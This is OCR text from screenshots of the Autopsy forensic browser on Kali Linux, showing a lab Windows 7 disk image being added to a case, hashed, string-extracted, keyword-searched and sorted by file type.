Most Visited ▼ MOffensive Se	ecurity 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🋸 Exploit-DB 📡 Aircrack-ng					
Case: win0701						
Host: win7-01.lab1.bowe						
	ADD A NEW IMAGE					
	1. Location					
	Enter the full path (starting with $/$) to the image file.					
	If the image is split (either raw or EnCase), then enter '*' for the					
	extension. /media/root/usbdisk/win70020160202B.*					
	Internation destands with 00201002020.					
	2. Туре					
	Please select if this image file is for a disk or a single partition.					
	 Disk O Partition 					
	3. Import Method					
	To analyze the image file, it must be located in the evidence locker. It					
	can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during					
	the move, then the image could become corrupt.					
	 Symlink O Copy O Move 					
	NEXT					
	CANCEL					
@ 🔾	Collecting details on new image file - Iceweasel				0	$\sim \propto$
<u>File E</u> dit <u>∨</u> iew Hi <u>s</u> tory <u>B</u> ookr	narks Tools Help					
A Callecting datails on						
Collecting details on 🗙	<u>\</u> +			_		
		\$	ê	t	⋒	=
O localhost:9999/autopsy?r	<u>\</u> +	☆	ê	+	⋒	Ξ
O localhost:9999/autopsy?r	└╋ nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Q Search	☆	ê	ŧ	俞	=
O localhost:9999/autopsy?r	୍ୟ nod=୦&view=14&host=win7-01.lab1.boweaver.net&case=w ♥ ୯ ଼ି ୍ଦ୍ର Search ecurity ୖୣ୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕୕	☆	Ê	÷	Â	=
O localhost:9999/autopsy?r	t nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C ⊂ Search ecurity	_ ☆	Ê	+	^	Ξ
Colocalhost:9999/autopsy?r	↔ nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C		Ê	÷	Â	Ξ
Colocalhost:9999/autopsy?r	t nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C ⊂ Search ecurity		Ê	+	^	=
Colocalhost:9999/autopsy?r	← nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Q Search ecurity		Ê	+		Ξ
Colocalhost:9999/autopsy?r	← nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Q Search ecurity		Ê	+	^	=
Colocalhost:9999/autopsy?r	the following images will be added to the case. his is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct.		Â	+	Â	=
Colocalhost:9999/autopsy?r	 d= nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Q Search ecurity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. is is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin700201602028.dd 		Â	+	Â	
Colocalhost:9999/autopsy?r	 d= nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Q Search ecurity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. is is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin700201602028.dd 		Ê	+	î	E
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	+	î	=
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	+	î	=
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	+	Â	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	+	î	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	ŧ	î	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	+	Â	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info		Ê	•	^	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info			+	^	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info			+	Â	
Colocalhost:9999/autopsy?r	A search nod=0&view=14&host=win7-01.lab1.boweaver.net&case=w ▼ C Search security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Split Image Confirmation The following images will be added to the case. tis is not the correct order, then you should change the naming convention Press the Next button at the bottom of the page if this is correct. 0 /media/root/usbdisk/vin70020160202B.dd 1 /media/root/usbdisk/vin70020160202B.info			+	Â	

100	Collecting details on new image file - Iceweasel			\odot	\odot \otimes
<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> to	pry <u>B</u> ookmarks <u>T</u> ools <u>H</u> elp				
🖉 🎊 Collecting details	son × 👍				
🗲 🕲 localhost:9999,	/autopsy?case=win0701&host=win7-01.lab1.boweaver.net&inv=BoWea 🔻 C	☆	Ê	↓ 俞	≡
🛅 Most Visited 🔻 👖 O	ffensive Security 🥆 Kali Linux 🥆 Kali Docs 🌂 Kali Tools 🧆 Exploit-DB 📡 Aircrack-ng				
	y could not determine the volume system type for the disk image (i.e. the type of pa type from the list below or reclassify the image as a volume image instead of as a d				
Disk Image 💿	Volume Image O				
-	ype (disk image only): dos v bsd				
	dos gpt mac				
ОК	sun				
					ĺ
🤨 🕑	Collecting details on new image file - Iceweasel			\odot	\odot \otimes
<u>File E</u> dit <u>∨</u> iew Hi <u>s</u> to	ory <u>B</u> ookmarks <u>T</u> ools <u>H</u> elp				
🖉 🏠 Collecting details	s on × 🕞				
🗲 🕙 localhost:9999	/autopsy?mod=0&view=14&spl_conf=1&img_path=%2Fmedia%2Froot ▼ C Q Search	☆	Ê	↓ ∧	≡
🛅 Most ∨isited ▼ 👖 O	iffensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🌨 Exploit-DB 📡 Aircrack-ng				
	Image File Details				
	Local Name: "/media/root/usbdisk/win70020160202B.dd" "/media /root/usbdisk/win70020160202B.info"				
	Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)				
	O Ignore the hash value for this image.				
	• <u>Calculate</u> the hash value for this image.				
	O <u>Add</u> the following MD5 hash value for this image:				
	Verify hash after importing?				
	File System Details				
	Analysis of the image file shows the following partitions:				
	ADD CANCEL HELP				
For your reference	se, the mmls output was the following:				
					-

🔞 🕟 Add a new image to an Autopsy Case - Iceweas
<u>F</u> ile <u>E</u> dit <u>V</u> iew Hi <u>s</u> tory <u>B</u> ookmarks <u>T</u> ools <u>H</u> elp
↓ Add a new image to a × +
♦ localhost:9999/autopsy?mod=0&view=15&img_path=%2Fmedia%2Froot%2Fusbdisk% ▼ ×
🛅 Most Visited 🔻 👖 Offensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🍬 Exploit-DB
Calculating MD5 (this could take a while)
 Add a new image to an Autopsy Case - Iceweasel S
Ele Edit View History Bookmarks Tools Help
Add a new image to a ×
Image: Security (1) Image: Security (1)
Calculating MD5 (this could take a while) Current MD5: 5887A30B1603711BC05AA36F7F636950 Testing partitions Linking image(s) into evidence locker Image file added with ID img1 Disk image (type dos) added with ID vol1 OK ADD IMAGE

<u>File Edit View History Bookr</u>	Open Image I	In win0701:win7-01.lab1.boweav	er.net - Iceweasel		$\odot \odot \otimes$
🖉 🎊 Open Image In win07 🗙	Sector March March March				
			- al 0 annt		
<u> </u>	osy?mod=0&view=16&case=wir			☆ 自 、	▶ ♠ ≡
Most ∨isited ▼ MOffensive S	ecurity 🌂 Kali Linux 🌂 Kali Do	cs 🥆 Kali Tools 🧆 Exploit-D	B NAircrack-ng		
Case: win0701 Host: win7-01.lab1.bowe	aver.net				
	Select a volur	ne to analyze or add a	a new image file.		
	CASE GALLERY	HOST GALLERY	HOST MANAGER	r i	
	mount name		fs type		
		160202B.dd-disk	raw <u>details</u>		
	ANALYZE		CLOSE HOST		
		HELP			
	FILE ACTIVITY TIME LINES		HASH DATABASES		
	VIEW NOTES		EVENT SEQUENCER		
e O		Details of voll - Iceweasel			$\odot \odot \otimes$
<u>File Edit View His</u> tory <u>B</u> ookr					
	Autonsy grep Cheat				
			a z dl Q. Coarsh		
Contemporation (Contemporation	mod=0&view=18&case=win070)1&host=win7-01.lab1.bowea		☆自・	▶ ♠ =
	mod=0&view=18&case=win070)1&host=win7-01.lab1.bowea		☆ 自 ・	
Contemporation (Contemporation	mod=0&view=18&case=win070	D1&host=win7-01.lab1.bowea cs 🕆 Kali Tools 🔌 Exploit-D	B NAircrack-ng	☆□自	•
Contemporation (Contemporation	mod=0&view=18&case=win07(ecurity 🔍 Kali Linux 🌂 Kali Do)1&host=win7-01.lab1.bowea	B NAircrack-ng	☆□自	
Contemporation (Contemporation	mod=0&view=18&case=win07(ecurity 🔍 Kali Linux 🌂 Kali Do	01&host=win7-01.lab1.bower cs 🔪 Kali Tools 🔌 Exploit-D Name: vin70020160	B NAircrack-ng	☆自	
Contemporation (Contemporation	nod=0&view=18&case=win07(ecurity 🔍 Kali Linux 🌂 Kali Do Parent Image F	D1&host=win7-01.lab1.bower cs Xali Tools Exploit-D Name: vin70020160 Volume Id: vol1 Volume Id: img1 ile Format: rav	B NAircrack-ng	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔍 Kali Linux 🔪 Kali Do Parent Image F Moun	D1&host=win7-01.lab1.bower cs Xali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point:	B NAircrack-ng	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔍 Kali Linux 🔪 Kali Do Parent Image F Moun	D1&host=win7-01.lab1.bower cs Xali Tools Exploit-D Name: vin70020160 Volume Id: vol1 Volume Id: img1 ile Format: rav	B NAircrack-ng	☆□自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔍 Kali Linux 🔪 Kali Do Parent Image F Moun File Sy	D1&host=win7-01.lab1.bower CS Xali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files	B NAircrack-ng	☆自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🕆 Kali Linux 🕆 Kali Do Parent Image F Moun File Sy ASO	D1&host=win7-01.lab1.bower CS Xali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings:	B NAircrack-ng	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🕆 Kali Linux 🕆 Kali Do Parent Image F Moun File Sy ASO	D1&host=win7-01.lab1.bower CS Xali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files	B NAircrack-ng	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔪 Kali Linux 🔌 Kali Do Parent Image F Moun File Sy ASO Unicod	D1&host=win7-01.lab1.bower	B NAircrack-ng	☆ 自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔪 Kali Linux 🔌 Kali Do Parent Image F Moun File Sy ASO Unicod	D1&host=win7-01.lab1.bower CS Xali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings:	B NAircrack-ng	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔪 Kali Linux 🔌 Kali Do Parent Image F Moun File Sy ASO Unicoo Exti Er	D1&host=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings of ntire Volume	B Aircrack-ng 2028. dd-disk	☆ 自 _ ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity 🔪 Kali Linux 🔌 Kali Do Parent Image F Moun File Sy ASO Unicod Extr Er Extracting the ASCII ar	D1&host=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings of ntire Volume	B Aircrack-ng 2028.dd-disk m a file system	☆ 自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity X Kali Linux X Kali Do Parent Image F Moun File Sy ASO Unicod Extr Extracting the ASCII ar will make k	D1&host=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings of ntire Volume ad Unicode strings fro	B Aircrack-ng 2028.dd-disk m a file system	☆ 自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity X Kali Linux X Kali Do Parent Image F Moun File Sy ASC Unicod Extr Extracting the ASCII ar will make k Ge	D16Ahost=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160. Volume Id: voll Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings: de Strings of ntire Volume and Unicode strings fro eyword searching fas enerate MD5? ☑	B Aircrack-ng 2028.dd-disk m a file system		
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity X Kali Linux X Kali Do Parent Image F Moun File Sy ASC Unicod Extr Extracting the ASCII ar will make k Ge	DiGhost=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: ing1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings: de Strings of ntire Volume ad Unicode strings fro eyword searching fast onerate MD5?	B Aircrack-ng 2028.dd-disk m a file system	☆ 自	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity X Kali Linux X Kali Do Parent Image F Moun File Sy ASC Unicod Extr Extracting the ASCII ar will make k Ge	D16Ahost=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160. Volume Id: voll Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings: de Strings of ntire Volume and Unicode strings fro eyword searching fas enerate MD5? ☑	B Aircrack-ng 2028.dd-disk m a file system	☆ 自 ·	
Contemporation (Contemporation	nod=0&view=18&case=win070 ecurity X Kali Linux X Kali Do Parent Image F Moun File Sy ASC Unicod Extr Extracting the ASCII ar will make k Ge	D16Ahost=win7-01.lab1.bower CS Kali Tools Exploit-D Name: win70020160 Volume Id: vol1 Volume Id: img1 ile Format: raw ting Point: stem Type: raw External Files CII Strings: de Strings: de Strings of ntire Volume ad Unicode strings fro eyword searching fast enerate MD5? CII C Unicode: Extract Strings	B Aircrack-ng 2028.dd-disk m a file system		

🔞 🖸	Extracting Strings - Icewe
<u>File Edit V</u> iew Hi <u>s</u> tory <u>B</u> ookmarks <u>T</u> ools <u>H</u> elp	
🔾 🔾 Extracting Strings 🔹 🚯 Autopsy grep Cheat 🗙	4
localhost:9999/autopsy?md5=1&mod=0&view=20&vol=vol	ol1&host=win7-01.lab1.
🛅 Most Visited 🔻 👖 Offensive Security 🥆 Kali Linux 🥆 Kali Docs	🌂 Kali Tools 🛸 Exploit
Extracting ASCII strings from win70020160202B.dd-disk	
· · · · · ·	
🊯 Extracting Strings 🛛 🗙 🎊 Autopsy grep Cheat 🗙 🕂	
€ Slocalhost:9999/autopsy?md5=1&mod=0&view=20&vol=vol1&ho	st=win7-01.lab1.bov 🔻 C
😸 Most Visited 🔻 👖 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🥆 Kal	i Tools 🏾 🔶 Exploit-DB
Extracting ASCII strings from win70020160202B.dd-disk Host configuration file updated Calculating MD5 Value	
MD5 Value: 3DEDAE329834F1F6E8231C34F1ACEDBD	
Extracting Unicode strings from win70020160202B.dd-disk Host configuration file updated Calculating MD5 Value	
MD5 Value: 4C351F905446DE6FD25A0F784EBFFF90	
Image Details	
Keyword Search	

		IGE DETAILS META DATA	DATA UNIT HELP CLOSE ? X					
Keyword Search of raw data								
Enter	the keyword string	or expression to search	for:					
	ASCII	⊡Unicode						
	□Case Insensitive	□ grep Regular Expression						
		ssion Cheat Sheet						
	<u>rtogular Expres</u>							
		rch runs grep on the imag ll not be found is availal						
	Previous	s Searches						
[0-2]?[[:digit:]]{1,2}\.[0-2]?[[(109681)	*.sam ascii (0)	*.sam unicode (0)	[0-2]?[[:digit:]]{1,2}\.[0-2]?[[(109681)					
'bo' ascii (0)	'bo' unicode (0)	'Randy Red' ascii (0)	'Randy Red' unicode (0)					
Randy Red ascii (0)	Randy Red unicode (0)	(Randy)[:space:]Red ascii (0)	(Randy)[:space:]Red unicode (0)					
'rred' ascii (0)	'rred' unicode (0)	rred ascii (13634)	rred unicode (9487)					
(rred) ascii (0)	(rred) unicode (0)	Randy[:space:]Red ascii (0)	Randy[:space:]Red unicode (0)					
*.txt ascii (260)	*.txt unicode (237)	*.jpg ascii (58)	*.jpg unicode (80)					

File Analysis Keyword Search	FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
found - Search Options: ASCII Case Sensitive - Unit 2833427 (Hex - Ascii) 1: 219 (startpassword = "") 1: 219 (startpassword = "") - 2: 377 (startpassword = "") - Unit 4284161 (Hex - Ascii) - 3: 213 (password = "Aut) - Unit 4284187 (Hex - Ascii) - 4: 249 (password = "" I) - Unit 4284257 (Hex - Ascii) - 5: 213 (password = "Aut) - Unit 4284283 (Hex - Ascii) - 0: 249 (password = "" I) - Unit 4284460 (Hex - Ascii) - 7: 495 (password = "" I) - Unit 4284470 (Hex - Ascii) - 8: 261 (password = "" I) - Unit 4284580 (Hex - Ascii) -	<pre></pre>

Case: HalWin7 Host: HalWin7	ADD A NEW IMAGE
	1. Location Enter the full path (starting with /) to the image file. If the image is split (either raw or EnCase), then enter '*' for the extension. [/media/root/KaliBook/win7-kb-chap10/win7.img
	2. Type Please select if this image file is for a disk or a single partition. O Disk O Partition
	 3. Import Method To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt. O Symlink O Copy O Move
	Cancel Help
	Image File Details
	 Local Name: images/win7.img Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file) <u>Ignore</u> the hash value for this image. <u>Calculate</u> the hash value for this image. <u>Add</u> the following MD5 hash value for this image:

□ Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: ntfs) Mount Point: <mark>C:</mark>	File System Type: ntfs
Abb	Cancel Help

Testing partitions Linking image(s) into evidence lo Image file added with ID img1	cker	
Volume image (0 to 0 - ntfs - C:) a	dded with ID voll	
	ОК	
1		

Case: win7-02 Host: win7-02						
) 1105C. WIII7-02	2.1ab1.b0wea		a volume to analy:	ze or add a new	image file.	
8		CASE GALLE	RY HOST C	GALLERY		
		mount C:/	name win7.img-0-0	fs typ e ntfs	<u>details</u>	
1	[Analyze			CLOSE HOST	
		FILE ACTIVITY TIME L	INES IMAGE		HASH DATABASES	
	- California					
	FILE ANALYSIS	KEYWORD SEARCH	FILE TYPE IMAG	E DETAILS META	DATA DATA UNIT	HELP CLOSE

To start analyzing this volume, choose an analysis mode from the tabs above.

File	ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE	
Enter the name of a directory that you want to view. C:/	Current Directory: C:/ ADD NOTE GENERATE MD5 List of Files	
	Del Type Name Written Accessed Changed Created Size UID GID Meta dir / in No Contents	
File Name Search		
Enter a Perl regular		
expression for the file names you want to find.	File Browsing Mode	
SEARCH	In this mode, you can view file and directory contents.	
ALL DELETED FILES	File contents will be shown in this window. More file details can be found using the Metadata link at the end of the list (on the right). You can also sort the files using the column headers	

File A	ANALYSIS KEY	WORD SEARCH FILE TYP	E IMAGE DETAILS	META DATA	DATA UNIT HELF	CLOSE X	
Directory Seek	ctory Seek All Deleted Files						
Enter the name of a directory	Type dir / in	NAME	WRITTEN	Accessed	Changed	CREATED	Siz
that you want to view. ^{C: /}	r/-	C:/\$Extend/\$RmMetadata /\$Txf/00000000000007083	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0
	-/r	<u>C:/\$Extend/\$RmMetadata /\$Txf/0000000000005E33</u>	2016-01-13 03:03:00 (EST)	2016-01-13 03:03:00 (EST)	2016-01-13 03:16:22 (EST)	2015-05-11 03:28:43 (EDT)	25
View	-/r	<u>C:/\$Extend/\$RmMetadata /\$Txf/000000000005E34</u>	2016-01-13 03:03:00 (EST)	2016-01-13 03:03:00 (EST)	2016-01-13 03:16:22 (EST)	2015-05-11 03:28:43 (EDT)	11
File Name Search	-/r	<u>C:/\$Extend/\$RmMetadata</u> <u>/\$Txf/00000000000555</u> B	2016-01-13 03-03-26 (EST)	2016-01-13 03-03-26 (EST)	2016-01-13 03-16-22 (EST)	2016-01-13 03-16-22 (EST)	27 ▼
Enter a Perl regular expression for the file names you want to find.	or File Browsing Mode						
SEARCH ALL DELETED FILES	In this mode, you can view file and directory contents. File contents will be shown in this window. More file details can be found using the Metadata link at the end of the list (on the right). You can also sort the files using the column headers						
Transferring data from loca	lhost						


File Analys	SIS KEYWORD	SEARCH FILE TYPE	IMAGE DETAILS META	DATA DATA UN	T HELP CLOSE	
view.	d / d	Tools/	2015-03-02 20:12:31 (EST)	2016-03-06 05:24:25 (EST)	2015-03-02 20:12:33 (EST)	2015-03-02 ▲ 20:12:31 (E
	d / d	<u>Users/</u>	2015-06-07 11:19:10 (EDT)	2016-03-06 05:24:26 (EST)	2015-12-29 11:03:12 (EST)	2009-07-13 23:20:08 (E
	r/r	VSM000.IDX	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (EDT)	2015-05-11 03:29:37 (E
File Name Search	d / d	<u>VTRoot/</u>	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (EDT)	2015-08-26 17:06:57 (E
Enter a Perl	d / d	<u>win7-kb-chap10/</u>	2016-03-06 06:05:34 (EST)	2016-03-06 06:05:36 (EST)	2016-03-06 06:05:34 (EST)	2016-03-06 06:03:15 (E
regular expression for	d / -	Windows.old	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (U
the file names you want to find.	d/d	<u>Windows/</u>	2016-03-05 21:19:36 (EST)	2016-03-05 21:19:36 (EST)	2016-03-05 21:19:36 (EST)	2009-07-13 23:20:08 (E
SEARCH			File Browsing	Mode		<u>^</u>
ALL DELETED FILES		Tar bhia an a	de			
			de, you can view file a	,		
<u>C:/</u>	More file	details can be four	contents will be show nd using the Metadata	a link at the end	of the list (on the	right).
Transferring data from localhost.		You can a	also sort the files usin	g the column hea	aders	-

	ALYSIS KEYWORD	SEARCH FILE TYPE IMAGE DETAILS		A UNIT HELP CL	OSE C
view.	d / d	<u>/</u>	2015-05-23 20:31:28 (EDT)	2015-05-23 20:31:28 (EDT)	2015-05-23 20:31:28 (EDT)
	r/r	B00248_01_1stDraft_SN.doc	2015-03-13 21:00:30 (EDT)	2015-05-23 20:31:25 (EDT)	2015-03-13 21:01:34 (EDT)
	r/r	B00248_01_1stDraft_SN.doc:Zone.Identifier	2015-03-13 21:00:30 (EDT)	2015-05-23 20:31:25 (EDT)	2015-03-13 21:01:34 (EDT)
File Name Search	r/r	B00248_01_2ndDraft_WH.doc	2015-03-13 22:39:57 (EDT)	2015-05-23 20:31:26 (EDT)	2015-03-13 22:39:57 (EDT)
Enter a Perl	r/r	<u>chapl-additionl.odt</u>	2015-03-06 07:02:47 (EST)	2015-05-23 20:31:26 (EDT)	2015-03-06 07:06:19 (EST)
regular expression for	r/r	<u>chapterl-l.odt</u>	2015-03-07 00:32:47 (EST)	2015-05-23 20:31:27 (EDT)	2015-03-07 00:32:47 (EST)
the file names you want to find.	r/r	<u>chapterl.odt</u>	2015-03-06 07:02:47 (EST)	2015-05-23 20:31:27 (EDT)	2015-03-06 07:06:19 (EST)
SEARCH	ASCII (<u>displa</u>	<u>y</u> - <u>report</u>) * Hex (<u>display</u> - <u>report</u>) * A File Type: no r	ASCII Strings (<u>dis</u> r read permission	<u>)lay</u> - <u>report</u>) * <u>Ex</u>	port * <u>Add Note</u>
ALL DELETED FILES	Contents Of File:	C:/Users/whalton/kalibook/chapl/chapterl.c	odt		
Hide Directories					
+/\$Extend ▼					

File Analys	Keyword Search File Type IMage Details Meta Data Data Unit Help Close ? X			
Sort Files by Type View Sorted Files	File Type Sortings			
	The sorter tool will process an image and organize the files based on their file type. The files are organized into categories that are defined in configuration files. The categories will be saved in the output directory.			
	WARNING: This will overwrite any existing data in: /var/lib/autopsy/win7-02.labl.boweaver.net/win7-02.labl.boweaver.net/output/sorter-voll/			
	Sort files into categories by type			
	Do not save data about unknown file types			
	Save a copy of files in category directory (may require lots of disk space)			
	Save ONLY graphic images and make thumbnails (may require lots of disk space and will save to a different directory than sorting all file types)			
	Extension and File Type Validation			
	OK			

File Analys	SIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE
<u>Sort Files by Type</u> <u>View Sorted Files</u>	Analyzing "/var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images /win7.img" Loading Allocated File Listing

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE				
Sort Files by Type	Results Summary			
View Sorted Files	Images			
	• /var/lib/autopsy/win7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/images/win7.img			
	Files (350565)			
	Files Skipped (29404)			
	 Non-Files (29404) Reallocated Name Files (1747) 'ignore' category (0) 			
	Extensions			
	• Extension Mismatches (13597)			
	Categories (319414)			
	 archive (461) audio (727) compress (45320) crypto (65) data (127988) disk (7) documents (32851) exec (39725) images (7138) 			



win7-02.lab1.boweav × sorter output × +
< > Sylwin7-02.lab1.boweaver.net/win7-02.lab1.boweaver.net/output/sorter-vol1/index. 🗸 C 🔍 Search 🔄 🖨 🛔
🛅 Most Visited 🔻 👖 Offensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🛸 Exploit-DB 📡 Aircrack-ng
Images
